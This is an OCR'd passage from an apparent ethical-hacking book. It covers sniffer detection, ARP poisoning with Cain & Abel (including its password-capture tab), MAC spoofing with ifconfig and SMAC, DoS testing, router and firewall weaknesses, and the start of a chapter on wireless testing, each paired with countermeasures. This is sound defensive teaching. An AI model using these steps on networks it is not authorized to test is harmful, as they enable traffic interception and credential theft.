


FIGURE 9-9: CommView's interface for viewing network statistics.

Countermeasures against network protocol vulnerabilities

A network analyzer can be used for good or evil. The good ensures that your security policies are being followed. The evil helps someone work against you. A few countermeasures can help minimize the risk of someone using an unauthorized network analyzer. Just keep in mind that there's no way to prevent it completely.

WARNING If an external attacker or malicious user can connect to your network (physically or wirelessly), they can capture packets on the network, even if you're using an Ethernet switch.

PHYSICAL SECURITY

Ensure that adequate physical security is in place to prevent someone from plugging into your network by doing the following things:

- **Keep the bad guys out of your server room and wiring closet.** Ensure that the web, Telnet, and Secure Shell (SSH) management

interfaces on your Ethernet switches are especially secure to keep someone from changing the switch port configuration and seeing everything that goes across the wire.

- **Make sure that unsupervised areas, such as an unoccupied lobby or training room, don't have live network connections.**

For details on physical security, see Chapter 7.

NETWORK ANALYZER DETECTION

You can use an older utility such as Sniffdet (http://sniffdet.sourceforge.net) to determine whether someone is running an unauthorized network analyzer on your network.

Certain IPSes, Security Information and Event Management (SIEM), and Endpoint Detection and Response (EDR) systems may also be able to detect whether a network analyzer is running on your network. These tools enable you to monitor the network for Ethernet cards that are running in promiscuous mode.

The MAC-daddy attack

Attackers can use ARP (Address Resolution Protocol) running on your network to make their systems appear to be your system or another authorized host on your network.

ARP spoofing

An excessive number of ARP requests can be a sign of an *ARP spoofing* attack (also called *ARP poisoning*) on your network.

A client running a program such as arpspoof, which is part of dsniff (www.monkey.org/~dugsong/dsniff), or Cain & Abel can change the ARP tables — the tables that store IP addresses to media access control (MAC) address mappings on network hosts. Changing the ARP tables causes the victim computers to think that they need to send traffic to the attacker's computer rather than to the true destination computer when communicating on the network. ARP spoofing is used during man-in-the-middle attacks.

Spoofed ARP replies can be sent to a switch, which reverts the switch to broadcast mode and essentially turns it into a hub. When this attack occurs, the attacker can sniff every packet going through the switch and capture anything and everything from the network.

REMEMBER This security vulnerability is inherent in the way that TCP/IP communications are handled.

Here's a typical ARP spoofing attack involving a hacker's computer (Hacky) and two legitimate network users' computers (Joe and Bob):

1. Hacky poisons the ARP caches of victims Joe and Bob by using a tool such as dsniff, ettercap, or Netcat.
2. Joe associates Hacky's MAC address with Bob's IP address.
3. Bob associates Hacky's MAC address with Joe's IP address.
4. Joe's traffic and Bob's traffic are sent to Hacky's IP address first.
5. Hacky's network analyzer captures Joe's and Bob's traffic.

REMEMBER If Hacky is configured to act as a router and forward packets, it forwards the traffic to its original destination. The original sender and receiver never know the difference!

Using Cain & Abel for ARP poisoning

You can perform ARP poisoning on your switched Ethernet network to test your IPS or to see how easy it is to turn a switch into a hub and capture anything with a network analyzer.

WARNING ARP poisoning can be hazardous to your network's hardware and health, causing downtime and worse. Be careful!

Follow these steps to use Cain & Abel for ARP poisoning:

1. **Load Cain & Abel and then click the Sniffer tab to enter network analyzer mode.**

   The Hosts page opens by default.

2. **Click the Start/Stop APR icon (the yellow-and-black circle).**

   The ARP poison routing (how Cain & Abel refers to ARP poisoning) process starts and enables the built-in sniffer.

3. **If you're prompted to do so, select the network adapter in the window that appears and then click OK.**

4. **Click the blue plus-sign (+) icon to add hosts on which to perform ARP poisoning.**

5. **In the MAC Address Scanner window that appears, ensure that the All Hosts in My Subnet option is selected and click OK.**

6. **Click the APR tab (the one with the yellow-and-black circle icon) to load the APR page.**

7. **Click the white space below the top Status column heading (below the Sniffer tab).**

   This step reenables the blue + icon.

8. **Click the blue + icon.**

   The New ARP Poison Routing window shows the hosts discovered in Step 4.

9. **Select your default route (in this example, 10.11.12.1).**

   The right column fills with all the remaining hosts, as shown in Figure 9-10.

10. **Ctrl+click all the hosts in the right column that you want to poison.**

11. **Click OK to start the ARP poisoning process.**

    This process can take anywhere from a few seconds to a few minutes, depending on your network hardware and each hosts' local

TCP/IP stack. Figure 9-11 shows the result of ARP poisoning on my test network.

12. **To use the built-in passwords feature to capture passwords traversing the network to and from various hosts, click the Passwords tab.**




FIGURE 9-10: Selecting your victim hosts for ARP poisoning in Cain & Abel.



File View Configure Tools Help
Protected Storage
Network
Sniffer
LSA Secrets
Cracker
Traceroute
CCDU
Wireless
APR
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (17)
APR-RDP (0)
Status IP address MAC ad... Packets -> <- Packets MAC ad... IP address
Poisoning 10.11.12.1 001310... 0 0 000D60... 10.11.12.222
Poisoning 10.11.12.1 001310... 0 0 0002E3... 10.11.12.199
Poisoning 10.11.12.1 001310... 0 0 00E081... 10.11.12.203
Poisoning 10.11.12.1 001310... 0 0 000C29... 10.11.12.211
Poisoning 10.11.12.1 001310... 0 0 0010C6... 10.11.12.201
Poisoning 10.11.12.1 001310... 0 0 0002E3... 10.11.12.204
Poisoning 10.11.12.1 001310... 0 0 00011D... 10.11.12.250
Status IP address MAC add... Packets -> <- Packets MAC ad... IP add...
Full-routing 10.11.12.250 00011D1... 1 1 001310... 12.194...
Full-routing 10.11.12.201 0010C6E... 2 2 001310... 63.95....
Full-routing 10.11.12.201 0010C6E... 6 5 001310... 207.12...
Full-routing 10.11.12.201 0010C6E... 13 18 001310... 212.58...
Configuration / Routed Packets
Hosts
APR
Routing
Passwords
VoIP
Lost packets: 0%

FIGURE 9-11: ARP poisoning results in Cain & Abel.

The preceding steps show how easy it is to exploit a vulnerability and prove that Ethernet switches aren't all they're cracked up to be from a security perspective.

MAC address spoofing

MAC address spoofing tricks the switch into thinking that your computer is something else. You simply change your computer's MAC address and masquerade as another user.

TIP You can use this trick to test access control systems, such as your IPS/firewall and even your operating-system login controls that check for specific MAC addresses.

LINUX-BASED SYSTEMS

In Linux (and Unix), you can spoof MAC addresses with the ifconfig utility. Follow these steps:

1. **While you're logged in as root, use ifconfig to enter a command that disables the network interface.**

   Insert the network interface number that you want to disable (usually, eth0) into the command, like this:

   ```
   [root@localhost root]# ifconfig eth0 down
   ```

2. **Enter a command for the MAC address you want to use.**

   Insert the fake MAC address and the network interface number (eth0) into the command again, like this:

   ```
   [root@localhost root]# ifconfig eth0 hw ether
   new_mac_address
   ```

TIP You can use a more feature-rich utility called GNU MAC Changer (https://github.com/alobbs/macchanger) for Linux systems.

WINDOWS

You can use regedit to edit the Windows Registry, but I like using a neat Windows utility called SMAC (https://smac-tool.com/), which makes MAC spoofing a simple process. Follow these steps to use SMAC:

1. **Load the program.**
2. **Select the adapter for which you want to change the MAC address.**
3. **Enter the new MAC address in the New Spoofed MAC Address fields, and click the Update MAC button.**
4. **Stop and restart the network card with these steps:**
   a. *Right-click the network card in Network and Dialup Connections, and choose Disable from the contextual menu.*
   b. *Right-click again and then choose Enable from the contextual menu to make the change take effect.*

TIP You may have to reboot for this process to work properly.

5. **Click the Refresh button in the SMAC interface.**

To reverse Registry changes with SMAC, follow these steps:

1. **Select the adapter for which you want to change the MAC address.**
2. **Click the Remove MAC button.**
3. **Stop and restart the network card with these steps:**
    a. *Right-click the network card in Network and Dialup Connections, and choose Disable from the contextual menu.*
    b. *Right-click again and then choose Enable from the contextual menu to make the change take effect.*

TIP You may have to reboot for this process to work properly.

4. **Click the Refresh button in the SMAC interface.**
    You should see your original MAC address again.

Countermeasures against ARP poisoning and MAC address Spoofing attacks

A few countermeasures on your network can minimize the effects of an attack against ARP and MAC addresses:

- **Prevention:** You can prevent MAC address spoofing if your switches can enable port security to prevent automatic changes in the MAC address tables.

WARNING No realistic countermeasures for ARP poisoning exist. The only way to prevent ARP poisoning is to create and maintain static ARP entries in your switches for every host on the network — something that hardly any network administrator has time to do in today's rat race.

- **Detection:** You can detect these two types of hacks through an IPS or a stand-alone MAC address-monitoring utility.

WHAT YOU NEED TO KNOW ABOUT ADVANCED MALWARE

Advanced malware, especially ransomware, has been all the rage lately. Such targeted attacks are highly sophisticated and difficult to detect — unless you have the proper controls across your network and hosts. I once worked on a project in which a large enterprise was targeted by a nation-state (presumably because of the line of work the enterprise was in), and it ended up having more than 10,000 Windows servers and workstations infected by malware. The enterprise's traditional, big-box antivirus software was none the wiser. The project turned out to be an extensive exercise in incident response and forensics. The infection was traced back to a phishing attack that subsequently spread to all the systems while installing password-cracking tools that attempted to crack the local SAM (security accounts manager) file on each Windows machine.

This advanced malware incident is one of countless examples of how most organizations aren't prepared to prevent or even respond. Just think about all the ransomware incidents we hear about! The obvious solution to prevent such attacks is to keep users from clicking malicious links and preventing malware from being installed on the system. These attacks are tough, if not impossible, to prevent. The next best thing is to use technology to your advantage. Great ways to fight this threat include using advanced malware monitoring and threat protection tools such as Microsoft Windows Defender and CrowdStrike Falcon (www.crowdstrike.com), next-generation firewalls such as those offered by Palo Alto Networks (www.paloaltonetworks.com), and whitelisting (positive security) technologies such as Broadcom Carbon Black App Control (www.broadcom.com/products/carbon-black/threat-prevention/app-control) that help protect the host. Still, don't rule out traditional antivirus products such as Malwarebytes and Webroot, which offer controls that fight this threat.

The bottom line: Don't underestimate the risk and power of targeted malware attacks, especially ransomware. It's critical to have a plan in place in advance of any such

infection, especially as it might relate to whether your organization is willing to pay a ransom. Hopefully not!

Testing denial of service attacks

Denial of service (DoS) attacks are among the most common hacker attacks. A hacker initiates so many invalid requests to a network host that the host uses all its resources to respond to the invalid requests and ignores the legitimate requests.

DoS attacks

DoS attacks against your network and hosts can cause systems to crash, data to be lost, and every user to jump on your case wondering when internet access will be restored.

Here are some common DoS attacks that target an individual computer or network device:

- **SYN floods:** The attacker floods a host with TCP SYN packets.
- **Ping of Death:** The attacker sends IP packets that exceed the maximum length of 65,535 bytes, which can crash the TCP/IP stack on many operating systems.

Distributed denial of service (DDoS) attacks have an exponentially greater effect on their victims. One of the most famous attacks of this type was the DDoS attack against eBay, Yahoo!, CNN, and dozens of other websites by a hacker known as MafiaBoy. There have also been highly publicized DDoS attacks against X, Facebook, and other social media sites. Apparently, the attack was aimed at one user from the former Soviet country of Georgia, but it affected everyone who used these sites. I couldn't tweet, and many of my friends and family members couldn't see what everyone was blabbing about on Facebook (oh, the humanity!). Numerous other highly publicized DDoS attacks have occurred since then. Think about this: When hundreds of millions of people can be taken offline by one targeted DDoS attack, you can see why understanding the dangers of DoS attacks against your business's systems and applications is important.

Testing

DoS testing is one of the most difficult security checks you can run. There just aren't enough of you and your computers to go around. Don't fret. You can run a few tests to see where you're weak. Your first test should be a search for DoS vulnerabilities from a vulnerability-scanning perspective. By using vulnerability scanners, such as Nessus, you can find missing patches and configuration weaknesses that can lead to DoS. A Cisco router-related tool called Synful Knock Scanner (`https://talosintelligence.com/scanner`) can test systems for the nasty SYNful Knock malware.

Whichever one you use, good scanners and exploitation tools will save you a ton of time and effort that you can spend on other, more important things, such as Facebook and X.

WARNING Don't test for DoS unless you have test systems or can perform controlled tests with the proper tools. Poorly planned DoS testing is a job search in the making. Running an improper DoS test is like trying to delete data from a network share and hoping that the access controls in place are going to prevent it.

DEMONSTRATE EXPLOITS WHEN NEEDED

I once performed a security assessment in which I used a scanner to find a vulnerability in an older version of OpenSSL running on a web server. As with most DoS findings, I didn't exploit the vulnerability because I didn't want to take down the production system. Instead, I listed it as a medium-priority vulnerability — an issue that had the potential to be exploited. My client pushed back and said that OpenSSL wasn't on the system. With permission, I downloaded the exploit code available on the internet, compiled it, and ran it against my client's server. Sure enough, the code took the server offline.

At first, my client thought the attack was a fluke, but after I took the server offline again, they bought into what I was saying. The client was using an OpenSSL derivative that created the vulnerability. Had my client not fixed the problem, any number of attackers around the world could have taken — and kept — this production system offline, which

could have been both tricky and time-consuming to troubleshoot and not good for business!

Other DoS testing tools worth checking out are UDP Unicorn (https://sourceforge.net/projects/udpunicorn), NetScanTools, and CommView.

Countermeasures against DoS attacks

Most DoS attacks are difficult to predict, but they can be easy to prevent, as follows:

- **Test and apply security patches (including service packs and firmware updates) as soon as possible** for network hosts, such as routers and firewalls, as well as for server and workstation operating systems.
- **Use an IPS or SIEM to monitor regularly for DoS attacks.** You can run a network analyzer in continuous capture mode if you can't justify the cost of an all-out IPS solution and use it to monitor for DoS attacks.
- **Configure firewalls and routers to block malformed traffic.** You can enact this countermeasure only if your systems support it, so refer to your administrator's guide for details.
- **Minimize IP spoofing** by filtering out external packets that appear to come from an internal address, the local host (127.0.0.1), or any other private and nonroutable address, such as 10.x.x.x, 172.16.x.x–172.31.x.x, or 192.168.x.x.
- **Block all ICMP traffic inbound to your network unless you specifically need it.** Even then, you should allow it to come in only to specific hosts.
- **Disable all unneeded TCP/UDP small services,** such as echo and chargen.

Establish a baseline of your network protocols and traffic patterns before a DoS attack occurs. That way, you know what to look for. Also,

periodically scan for such potential DoS vulnerabilities as rogue DoS software installed on network hosts.

If you get yourself in a real bind and end up under direct DoS assault, you can reach out to managed service vendors such as Imperva (www.imperva.com/products/ddos-protection-services) and Cloudflare (www.cloudflare.com/ddos).

REMEMBER Work with a *minimum necessary* mentality (not to be confused with having too many craft beers) when configuring your network devices, such as firewalls and routers. Identify traffic that's necessary for approved network use. Allow the traffic that's needed. Deny all other traffic.

If worse comes to worst, ask your internet service provider whether it can block DoS attacks from its end.

Detecting Common Router, Switch, and Firewall Weaknesses

In addition to the technical exploits that I cover in this chapter, some high-level security vulnerabilities commonly found on network devices can create many problems.

Finding unsecured interfaces

You want to ensure that HTTP and Telnet interfaces to your routers, switches, and firewall aren't configured with a blank, default, or otherwise easy-to-guess password. This advice sounds like a no-brainer, but it's one of the most common weaknesses. When a malicious insider or other attacker gains access to your network devices, they own the network. Then they can lock out administrative access, set up backdoor user accounts, reconfigure ports, and even bring down the entire network without your ever knowing.

WARNING I once found a simple password that a systems integrator configured on a Cisco ASA firewall and then was able to log in to the firewall with full administrative rights. Just imagine what could happen in this situation if someone with malicious intent came across this password. Lesson learned: The little things can get you. Know what your vendors are doing and keep an eye on them!

Another weakness is related to HTTP, FTP, and telnet being enabled and used on many network devices. Care to guess why this situation is a problem? Well, anyone with some free tools and a few minutes of time can sniff the network and capture login credentials for these systems when they're being sent in clear text. When that happens, anything goes.

Uncovering issues with SSL and TLS

Secure Sockets Layer (SSL) and Transport Layer Security (TLS) were long touted as *the* solutions for securing network communications. However, SSL and TLS have come under fire from demonstrable exploits such as Heartbleed, Padding Oracle On Downgraded Legacy Encryption (POODLE), and Factoring Attack on RSA-EXPORT Keys (FREAK).

General security vulnerabilities related to SSL and TLS are often uncovered by vulnerability scanners such as Nexpose and Nessus. In addition to the preceding SSL/TLS vulnerabilities, be on the lookout for the following flaws:

- SSL versions 2 or 3 and TLS versions 1.0 or 1.1 in use
- Weak encryption ciphers such as RC4 and SHA-1

If you're unsure about existing SSL and TLS vulnerabilities on your systems, you don't have to use a vulnerability scanner. Qualys has a nice website called SSL Labs (www.ssllabs.com/) that will scan for these vulnerabilities for you.

I didn’t used to be too concerned about SSL- and TLS-related vulnerabilities, but as security researchers and criminal hackers have been demonstrating, the threat is real and needs to be addressed.

Putting Up General Network Defenses

Regardless of specific attacks against your system, a few good practices across your local network perimeter or cloud environment can prevent many security problems:

- **Use stateful inspection rules that monitor traffic sessions for firewalls.** This practice can help ensure that all traffic traversing the firewall is legitimate and can prevent DoS attacks and other spoofing attacks.
- **Implement rules to perform packet filtering** based on traffic type, TCP/UDP ports, IP addresses, and even specific interfaces on your routers before the traffic is allowed to enter your network.
- **Use proxy filtering and Network Address Translation (NAT) or Port Address Translation (PAT).**
- **Find and eliminate fragmented packets entering your network** (from Fraggle or another type of attack) via an IPS.
- **Include your network devices in your vulnerability scans.**
- **Ensure that your network devices have the latest vendor firmware and patches applied.**
- **Set strong passwords (or, better, passphrases) on all network systems.** I cover passwords in detail in Chapter 8.
- **Don’t use Internet Key Exchange (IKE) aggressive mode preshared keys for your virtual private network.** If you must, ensure that the passphrase is strong and changed periodically (such as every 6 to 12 months).

- **Always use TLS (via HTTPS and so on) or SSH when connecting to network devices.**
- **Disable SSL and weak ciphers and use TLS version 1.2 or later and strong ciphers such as SHA-256 where possible.**
- **Segment the network and use a firewall on the following:**
    - The DMZ
    - The internal network
    - Critical subnetworks that are broken down by business function or department, such as accounting, finance, human resources, and research

Ideally, use what’s referred to as a Next-Generation Firewall (NGFW), which has all the latest advanced features, including protection for web applications. Then test it periodically, including its rulebase and other configurations, for weaknesses that can be exploited for ill-gotten gains against your network and applications.

Chapter 10

Wireless Networks

IN THIS CHAPTER

- **Understanding the risks of wireless networks**
- **Selecting wireless network hacking tools**
- **Cracking wireless encryption**
- **Minimizing wireless network risks, including leveraging AI in vendor products**

Wireless local area networks (or Wi-Fi) — specifically, the ones based on the IEEE 802.11 standard — are deployed in practically all business and home networks. Wi-Fi was the poster child for weak security and network attacks since the inception of 802.11. The stigma of unsecure Wi-Fi is starting to wane, but now isn't the time to lower your defenses.

Wi-Fi offers a ton of business value, from convenience to reduced network deployment time. Whether or not your organization allows wireless network access, you probably have it, so testing for Wi-Fi security vulnerabilities is critical.

In this chapter, I cover some common wireless network security vulnerabilities that you should test for, and I discuss some cheap, easy countermeasures that you can implement to ensure that Wi-Fi isn't more of a risk to your organization than it's worth.

Understanding the Implications of Wireless Network Vulnerabilities

Wi-Fi is susceptible to attack — sometimes even more so than wired networks (discussed in Chapter 9) if it's not configured and deployed properly. Wireless networks can have long-standing vulnerabilities that can enable an attacker to bring your network to its knees or allow your sensitive information to be extracted out of thin air. If your wireless network is compromised, you can experience the following problems:

- Loss of network access, including email, web, and other services that can cause business downtime
- Loss of sensitive information, including passwords, customer data, and intellectual property
- Regulatory consequences and legal liabilities associated with unauthorized users gaining access to your business systems

Most of the wireless vulnerabilities are in the implementation of the 802.11 standard. Wireless access points (routers) and wireless endpoint systems can have vulnerabilities as well.

Various fixes for these vulnerabilities have come along in recent years, but many of these fixes haven't been applied properly or aren't enabled by default. Also, your employees might install rogue wireless equipment on your network without your knowledge. Then there's the problem of "free" Wi-Fi practically everywhere your mobile workforce goes. From coffee shops to hotels to conference centers to airplanes, these internet connections can be serious threats to your overall information security and, I must say, pretty difficult ones to fight. Even when Wi-Fi is hardened and all the latest patches have been applied, you still may have security problems, such as denial of service (DoS), man-in-the-middle attacks, and encryption key weaknesses (such as those on wired networks; see Chapter 9) that are likely to be around for a while.

Choosing Your Tools

Several great wireless security tools are available for the Windows and Linux platforms. At one time, Linux wireless tools were a bear to configure and run properly, probably because I'm not that smart. That

problem has changed in recent years with programs such as Kismet (www.kismetwireless.net), Wellenreiter (https://sourceforge.net/projects/wellenreiter), and Kali Linux (www.kali.org).

TIP If you want the power of the security tools that run on Linux but you're not interested in installing and finding out much about Linux or don't have the time to download and set up many of its popular security tools, I highly recommend checking out Kali Linux. The bootable Debian-based security testing suite comes with a slew of tools that are relatively easy to use. Alternative *bootable* (or *live*) testing suites include the Fedora Linux-based Network Security Toolkit (www.networksecuritytoolkit.org). A complete list of live bootable Linux toolkits is available at www.livecdlist.com.

Most of the tests I outline in this chapter require only Windows-based utilities but use the platform you're most familiar with. You'll get better results that way. My favorite tools for assessing wireless networks in Windows are as follows:

- Aircrack-ng (https://aircrack-ng.org)
- CommView for WiFi (www.tamos.com/products/commwifi)
- ElcomSoft Wireless Security Auditor (www.elcomsoft.com/ewsa.html)

TIP You also can use an Android device running apps such as WiFi Monitor or Wifi Analyzer or an iOS device with apps such as Network Analyzer Pro and Network Tools. An external antenna is also something to consider as part of your arsenal. I've had good luck running tests without an antenna, but your mileage may vary depending on how far from the wireless signal you are. If you're performing a walk-through of your facilities to test for wireless signals, for example, using an additional antenna increases your odds of finding both legitimate and (more important) unauthorized wireless systems but doing so probably isn't required. You can choose among three types of wireless antennas:

- **Omnidirectional:** Transmits and receives wireless signals in 360 degrees over shorter distances, such as in boardrooms or reception areas. These antennas, also known as *dipoles*, typically come installed on access points (APs) from the factory.
- **Semidirectional:** Transmits and receives directionally focused wireless signals over medium distances, such as down corridors and across one side of an office or building.
- **Directional:** Transmits and receives highly focused wireless signals over long distances, such as between buildings. This antenna, also known as a high-gain antenna, is the antenna of choice for wireless hackers driving around cities looking for vulnerable APs — an act known as *wardriving*.

TIP As an alternative to the antennas described in the preceding list, you can use a nifty can design — called a *cantenna* — made from a potato-chip, coffee, or pork-and-beans can. If you're interested in trying this antenna, check out the article at www.wikihow.com/Make-a-Cantenna for details. A simple internet

search turns up a lot of information on this subject if you're interested.

Discovering Wireless Networks

When you have a wireless card and wireless testing software, you're ready to roll. By performing the first tests, you gather information about your wireless network, as described in the following sections. Be sure to perform these checks on your production wireless networks, guest wireless networks, and even test wireless systems that you may be using. You never know where the vulnerabilities are lurking!

Checking for worldwide recognition

The first test requires only the media access control (MAC) address of your AP and access to the internet. (You can find out more about MAC addresses in "MAC spoofing" later in this chapter.) You're testing to see whether someone has discovered your Wi-Fi signal and posted information about it for the world to see. Here's how the test works:

1. **Find your AP's MAC address.**

   If you're not sure what your AP's MAC address is, you should be able to view it by using the `arp -a` command at a Windows command prompt. You may have to ping the access point's IP address first so that the MAC address is loaded into your Address Resolution Protocol (ARP) cache. Figure 10-1 shows what this process can look like.




FIGURE 10-1: Finding the MAC address of an AP by using arp.

2. **After you have the AP's MAC address, browse to the WiGLE database of wireless networks (`https://wigle.net`).**

3. **Register with the site so that you can perform a database query.**

   Performing this query is worthwhile.

4. **Select the Login link in the top-right corner of the website; select View; and select Search.**

   You see a screen similar to Figure 10-2.

5. **To see whether your network is listed, enter your MAC address in the format shown in Figure 10-2 for the BSSID/MAC text box.**

   You could also enter such AP information as geographical coordinates and SSID (service set identifier).

   If your AP is listed, someone has discovered it — most likely via wardriving — and has posted the information for others to see. You need to start implementing the security countermeasures listed in this chapter as soon as possible to keep others from using this information against you!

